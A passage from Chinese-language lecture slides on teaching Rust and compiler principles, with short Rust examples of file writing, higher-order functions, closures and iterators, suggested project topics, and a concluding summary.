    let mut file = File::create("valuable_data.txt")?;
    file.write_all(b"important message")?;
    Ok(())
}
```

前端 + 中间代码：函数式

- ✧ **函数参数/返回值**

```
fn hofn<F>(v1:i32, v2:i32, f: F) -> i32
    where F: Fn(i32, i32) -> i32 {
    f(v1,v2)
}
```

- ✧ **Closure**

```
let i = 10;
let cl = move |a, b| {a+b+i};
let result = hofn(20, 10, cl);
```

- ✧ **迭代器：filter/map**

```
let mut v:Vec<u32> = (1..100).collect();
let it = v.iter().filter(|x| *x % 2 as u32 == 0);
let v2: Vec<_> = v.iter().map(|x| x + 1).collect();
```

更多开放选题

- ☆ 支持裸指针和指针运算
- ☆ 实现智能指针
- ☆ 实现栈展开功能 => 自动析构
- ☆ 实现GC

大纲

一、背景概述

二、安全编程语言设计

三、编译原理

四、总结

总结

- Rust是一门值得学习的编程语言：安全可靠性优势、语法功能设计突出
- 安全编程语言设计：把Rust当成一篇学术论文来学习
- 编译原理：探索Rust的实现机制；用Rust实现编译器
- 本科生课程注重动手能力培养；研究生课程注重逻辑思维训练

谢谢！Q&A